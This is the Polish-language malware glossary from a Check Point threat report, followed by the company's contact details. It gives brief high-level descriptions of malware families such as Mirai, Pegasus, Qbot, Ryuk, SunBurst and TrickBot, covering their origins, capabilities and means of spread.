Mirai to cieszące się złą sławą złośliwe oprogramowanie atakujące urządzenia internetu rzeczy (IoT), które namierza podatne na ataki urządzenia IoT, takie jak kamery internetowe, modemy i routery, a następnie zamienia je w boty. Botnet jest wykorzystywany przez jego operatorów do przeprowadzania masowych ataków typu DDoS. Botnet Mirai został wykryty po raz pierwszy we wrześniu 2016 roku i szybko trafił na pierwsze strony gazet dzięki kilku zakrojonym na szeroką skalę atakom, w tym masowemu atakowi DDoS, który spowodował odłączenie Liberii od internetu, a także atakowi DDoS na firmę Dyn, która obsługiwała wówczas znaczącą część infrastruktury internetowej w Stanach Zjednoczonych.

MyloBot

Mylobot to wyrafinowany botnet, który po raz pierwszy został zaobserwowany w czerwcu 2018 roku. Jest wyposażony w zaawansowane możliwości unikania wykrycia, które pozwalają mu skutecznie chronić się przed uruchomieniem w maszynach wirtualnych i piaskownicach, a także debuggingiem. Botnet pozwala atakującemu przejąć całkowitą kontrolę nad systemem użytkownika, a także pobrać dowolne dane z serwera kontroli.

NanoCore

NanoCore to trojan zdalnego dostępu, opracowany z myślą o użytkownikach systemów operacyjnych z rodziny Windows. Został po raz pierwszy zaobserwowany w 2013 roku. Wszystkie wersje tego trojana zawierają podstawowe wtyczki i funkcje, takie jak zbieranie zrzutów ekranu, kopanie kryptowalut, przejęcie zdalnej kontroli nad pulpitem użytkownika oraz przechwytywanie obrazu z kamery internetowej.

NRSMiner

NSRMiner to kryptominer, który po raz pierwszy pojawił się około listopada 2018 roku i rozprzestrzeniał się głównie w Azji – w Wietnamie, Chinach oraz Japonii, jednak trafił również do Ekwadoru. Po infekcji złośliwe oprogramowanie wykorzystuje słynny exploit SMB EternalBlue, by w ten sposób rozprzestrzenić się na inne podatne na ataki komputery w sieci, a następnie rozpoczyna wydobywanie kryptowaluty Monero (XMR).

Pegasus

Pegasus to wysoce zaawansowane oprogramowanie szpiegowskie, opracowane z myślą o urządzeniach mobilnych z systemami Android i iOS przez izraelską spółkę NSO Group. Oprogramowanie Pegasus jest dostępne w sprzedaży dla organizacji rządowych oraz korporacji. Pegasus potrafi wykorzystać luki w zabezpieczeniach, które umożliwiają mu ciche złamanie zabezpieczeń urządzenia i zainstalowanie złośliwego oprogramowania. Infekcja oprogramowaniem Pegasus odbywa się na kilka sposobów: za pomocą phishingowych wiadomości SMS zawierających złośliwe odnośniki, a także dzięki przekierowaniom adresu URL – żadna z tych metod nie wymaga od użytkownika żadnego działania. Pegasus obejmuje wiele modułów szpiegowskich pozwalających na wykonywanie zrzutów ekranu, nagrywanie rozmów, dostęp do komunikatorów, rejestrowanie naciśnięć klawiszy i przechwytywanie historii przeglądarki.

Phorpiex

Phorpiex (znany także pod nazwą Trik) to botnet aktywny od 2010 roku, który w okresie największej popularności kontrolował ponad milion zainfekowanych urządzeń. Jest wykorzystywany do rozprzestrzeniania innych rodzin szkodliwego oprogramowania za pośrednictwem kampanii spamowych, a także realizacji kampanii spamowych, kampanii wymuszeń na tle seksualnym oraz rozpowszechniania oprogramowania ransomware.

Qbot

Qbot, znany także pod nazwą QakBot jest trojanem bankowym, który po raz pierwszy pojawił się w 2008 roku. Został zaprojektowany w celu wykradania danych kont bankowych oraz przechwytywania naciśnięć klawiszy przez ofiary. Qbot, często rozpowszechniany za pośrednictwem spamu, wykorzystuje szereg technik pozwalających na uniknięcie wykrycia w przypadku uruchomienia w maszynie wirtualnej, narzędziach do debugowania oraz piaskownicach, utrudniając analizę.

Raccoon

Raccoon – złośliwe oprogramowanie wykradające dane – został zaobserwowany po raz pierwszy w kwietniu 2019 roku. Atakuje systemy operacyjne z rodziny Windows i jest dostępny w modelu Malware-as-a-Service na podziemnych forach. To proste oprogramowanie typu infostealer, pozwalające na gromadzenie plików cookie przeglądarki, historii, danych logowania, portfeli kryptowalut i danych kart kredytowych.

Ragnar Locker

Ragnar Locker to oprogramowanie ransomware, zaobserwowane po raz pierwszy w grudniu 2019 roku. W celu ukrycia swojej aktywności stosuje wyrafinowane techniki unikania wykrycia, w tym instalację w maszynie wirtualnej na komputerze ofiary. Ragnar został wykorzystany w ataku na portugalskie państwowe przedsiębiorstwo energetyczne w ramach którego przestępcy wykorzystali podwójne wyłudzenie, publikując poufne dane wykradzione z systemów organizacji.

Ramnit

Ramnit jest modułowym trojanem bankowym, który został odkryty po raz pierwszy w 2010 roku. Ramnit wykrada informacje o sesji internetowej, co daje jego operatorom możliwość wykradania danych uwierzytelniających konta we wszystkich serwisach, z których korzysta ofiara, w tym konta bankowe, konta firmowe i konta w portalach społecznościowych. Trojan wykorzystuje zarówno skonfigurowane domeny, jak i domeny wygenerowane przez algorytm DGA do utrzymania kontaktu z serwerem kontroli i pobierania dodatkowych modułów.

RedLine Stealer

RedLine Stealer to złośliwe oprogramowanie wykradające dane, które zostało zaobserwowane po raz pierwszy w marcu 2020 roku. Oprogramowanie dostępne w modelu Malware-as-a-Service i często rozpowszechniane za pośrednictwem złośliwych załączników poczty elektronicznej posiada wszystkie możliwości, które pozwalają mu na skuteczne gromadzenie danych. Umożliwia między innymi kradzież danych z przeglądarek internetowych (dane kart kredytowych, pliki cookie sesji i dane autouzupełniania), kradzież portfeli kryptowalut, możliwość pobierania dodatkowych modułów i wiele innych działań.

Remcos

Remcos to trojan zdalnego dostępu, którego pierwsze próbki zostały zaobserwowane w 2016 roku Remcos rozprzestrzenia się za pośrednictwem złośliwych dokumentów pakietu Microsoft Office dołączanych do wiadomości-śmieci. Oprogramowanie zostało zaprojektowane z myślą o obchodzeniu zabezpieczeń UAC systemu Microsoft Windows i wykonywania złośliwego oprogramowania z wysokopoziomowymi uprawnieniami.

RigEK

RigEK, czyli najstarszy i najbardziej znany z obecnie wykorzystywanych zestawów exploitów, jest dostępny od połowy 2014 roku. Jest dostępny w formie usługi na forach hakerskich i w sieci TOR. Niektórzy przedsiębiorczy hakerzy odsprzedają nawet infekcje twórcom złośliwego oprogramowania, którzy nie mogą sobie jeszcze pozwolić na pełnowartościową usługę. Na przestrzeni lat przestępcy rozwijali możliwości rozwiązania RigEK – dzięki temu obecnie pozwala na dostarczanie różnych rodzajów złośliwego oprogramowania, od AZORult i Dridex po mało znane oprogramowanie ransomware i kryptominery.

RubyMiner

RubyMiner został po raz pierwszy wykryty w styczniu 2018 roku. Działa na serwerach pracujących pod kontrolą systemów Windows, jak i Linux. RubyMiner wyszukuje podatne na ataki serwery WWW – PHP, Microsoft IIS i Ruby on Rails – w celu wykorzystania ich zasobów do kopania kryptowalut przy użyciu otwartoźródłowej koparki kryptowaluty Monero XMRig.

Ryuk

Ryuk to oprogramowanie ransomware wykorzystywane przez gang TrickBot w ukierunkowanych i doskonale zaplanowanych atakach na kilka organizacji z całego świata. Samo złośliwe oprogramowanie opiera się na kodzie ransomware Hermes, którego możliwości techniczne są stosunkowo niewielkie. Ryuk obejmuje ponadto podstawowy dropper oraz prosty schemat szyfrowania. Mimo to Ryuk był w stanie wyrządzić poważne szkody w organizacjach, które padły celem ataków – przestępcom udało się wymusić na nich zapłatę wysokich okupów w BTC. W przeciwieństwie do typowego oprogramowania ransomware, które jest systematycznie rozprzestrzeniane za pośrednictwem masowych kampanii spamowych i zestawów exploitów, Ryuk jest wykorzystywany wyłącznie w atakach ukierunkowanych.

Snake Keylogger

Snake Keylogger jest modułowym keyloggerem i złośliwym oprogramowaniem zaprogramowanym w języku .NET. Pojawił się pod koniec 2020 roku i szybko zyskał popularność wśród cyberprzestępców. Snake potrafi rejestrować naciśnięcia klawiszy, wykonywać zrzuty ekranu, zbierać dane uwierzytelniające i wykradać zawartość schowka. Pozwala także na przesyłanie wykradzionych danych za pomocą protokołów HTTP i SMTP.

REvil

REvil (znany także pod nazwą Sodinokibi) to oprogramowanie ransomware dostępne w modelu usługowym z własnym programem partnerskim. Po raz pierwszy jego próbki zostały wykryte w 2019 roku. REvil szyfruje dane w katalogu użytkownika i usuwa kopie zapasowe, aby utrudnić odzyskanie danych. Podmioty wykorzystujące to oprogramowanie stosują różne taktyki jego rozpowszechniania, począwszy od spamu i wykorzystywania podatności, aż po włamania do systemów backendowych dostawców usług zarządzanych (MSP) oraz poprzez kampanie malvertisingowe przekierowujące ofiary do RIG Exploit Kit.

SparrowDoor

SparrowDoor to zaawansowany backdoor wykorzystywany przez grupę APT FamousSparrow do szpiegowania hoteli, organizacji rządowych oraz innych podmiotów. Pierwsze wykrycie zostało zarejestrowane w marcu 2021 roku. W celu infekcji przestępcy wykorzystywali lukę w zabezpieczeniach Microsoft Exchange ProxyLogon. Backdoor jest ładowany dzięki przejęciu biblioteki DLL w połączeniu z niezainfekowanym plikiem binarnym, co pozwala skutecznie oszukać skanery antywirusowe.

SunBurst

SunBurst to backdoor, który został umieszczony w oprogramowaniu Orion firmy SolarWinds w 2020 roku w ramach ataku na łańcuch słynnego ataku na łańcuch dostaw, którego ofiarami padły tysiące organizacji na całym świecie. To trwały backdoor, który zapewnił atakującym dostęp do wewnętrznych sieci organizacji. Jeśli zainfekowane maszyny spełniały wszystkie wymagania i złośliwe oprogramowanie nie wykryło żadnych usług znajdujących się na czarnej liście ani oprogramowania antywirusowego, Sunburst pozwalał na instalację kolejnych złośliwych modułów (takich jak na przykład TearDrop), które umożliwiały wykonywanie poleceń oraz rozprzestrzenianie się w sieci.

Triada

Triada to modułowy backdoor działający w systemie operacyjnym Android, wykryty po raz pierwszy w 2016 roku. Pozwala atakującemu na uzyskanie uprawnień administratora w celu pobrania złośliwego oprogramowania. Jego najnowsza wersja jest rozprowadzana za pośrednictwem zestawów do tworzenia oprogramowania adware dla aplikacji WhatsApp w systemie Android.

TrickBot

TrickBot to modułowy trojan bankowy, którego autorstwo przypisuje się grupie przestępczej WizardSpider. Najczęściej obserwuje się rozpowszechnianie próbek za pośrednictwem kampanii spamowych lub innych rodzin złośliwego oprogramowania, takich jak Emotet i BazarLoader. TrickBot wysyła informacje o zainfekowanym systemie, a także może pobierać i uruchamiać dowolne moduły z szerokiej gamy obejmującej między innymi moduł VNC do zdalnego sterowania oraz moduł SMB pozwalający na dalsze rozprzestrzenianie się infekcji w zaatakowanej sieci. Gdy komputer zostanie zainfekowany, przestępcy wykorzystują szeroki wachlarz modułów nie tylko do kradzieży danych bankowych z urządzenia, ale także do dalszego rozprzestrzeniania infekcji oraz prowadzenia rozpoznania w sieci organizacji przed przeprowadzeniem ataku ransomware na całą firmę.

Ursnif

Ursnif jest wariantem trojana bankowego Gozi dla systemu Windows, którego kod źródłowy został opublikowany w sieci. Umożliwia on kradzież danych bankowych i danych uwierzytelniających do popularnych usług internetowych. Ponadto, pozwala na kradzież informacji z lokalnych klientów poczty elektronicznej, przeglądarek i portfeli kryptowalut. Może również pobierać i uruchamiać dodatkowe pliki w zainfekowanym systemie.

Vidar

Vidar to złośliwe oprogramowanie do kradzieży danych, którego celem są systemy operacyjne z rodziny Windows, wykryte po raz pierwszy pod koniec 2018 roku. Jego twórcy zaprojektowali je z myślą o kradzieży haseł, danych kart kredytowych i innych poufnych informacji z różnych przeglądarek internetowych i portfeli cyfrowych. Oprogramowanie Vidar jest sprzedawane na wielu forach internetowych i wykorzystywane jako dropper pobierający ransomware GandCrab.

WannaMine

WannaMine to wyrafinowany robak połączony z koparką kryptowaluty Monero, który rozprzestrzenia exploit EternalBlue. WannaMine wykorzystuje mechanizm Windows Management Instrumentation (WMI) w celu rozprzestrzeniania infekcji oraz skutecznego unikania usunięcia.

xHelper

xHelper to złośliwe oprogramowanie dla systemu Android, wyświetlające natrętne reklamy pop-up i niechciane powiadomienia. Po zainstalowaniu bardzo trudno jest je usunąć ze względu na wbudowane możliwości ponownej instalacji. Po raz pierwszy zaobserwowano je w marcu 2019 roku – od tamtej pory xHelper zainfekował już ponad 45 000 urządzeń.

XMRig

XMRig to otwartoźródłowe oprogramowanie do kopania kryptowaluty Monero. Przestępcy bardzo często wykorzystują je w celu integracji ze swoim złośliwym oprogramowaniem w celu prowadzenia nielegalnego kopania kryptowalut na urządzeniach ofiar.

ZLoader

ZLoader to złośliwe oprogramowanie bankowe, które wykorzystuje moduły WebInjects wykorzystywane w celu przechwytywania danych uwierzytelniających i prywatnych informacji. Potrafi także uzyskać hasła i pliki cookie z przeglądarki internetowej ofiary. ZLoader może pobrać moduł VNC, który umożliwia przestępcom łączenie się z systemem ofiary i wykonywanie transakcji finansowych z urządzenia użytkownika. Trojan, który po raz pierwszy pojawił się w 2016 roku. Opiera się na kodzie złośliwego oprogramowania Zeus z 2011 roku. W 2020 roku ZLoader był niezwykle popularny wśród przestępców – powstało także wiele nowych wariantów tego oprogramowania.

z0Miner

Z0Miner, zaobserwowany po raz pierwszy w listopadzie 2020 roku, to kryptominer, który został znaleziony na tysiącach serwerów wykorzystujących lukę w rozwiązaniu Oracle WebLogic Server pozwalającą na zdalne wykonywanie kodu. Później grupa stojąca za Z0minerem wykorzystywała podatności pozwalające na zdalne wykonywanie kodu w oprogramowaniu Atlassian Confluence (CVE-2021-26084) do infekowania kolejnych serwerów.

SKONTAKTUJ SIĘ Z NAMI

CENTRALA ŚWIATOWA

5 Ha'Solelim Street, Tel Awiw 67897, Izrael
Tel.: 972-3-753-4555 | Faks: 972-3-624-1100
E-mail: info@checkpoint.com

CENTRALA W STANACH ZJEDNOCZONYCH

959 Skyway Road, Suite 300, San Carlos, CA 94070
Tel.: 800-429-4391 | 650-628-2000 | Faks: 650-654-4233

JESTEŚ OFIARĄ ATAKU?

Skontaktuj się z naszym zespołem reagowania: emergency-response@checkpoint.com

PODCAST BADAWCZY CHECK POINT

Posłuchaj podcastu cp<radio>, aby poznać najnowsze wyniki naszych badań, a także zakulisowe informacje i inne ekskluzywne materiały.

Więcej informacji na stronie https://research.checkpoint.com/category/cpradio/

WWW.CHECKPOINT.COM

CHECK POINT™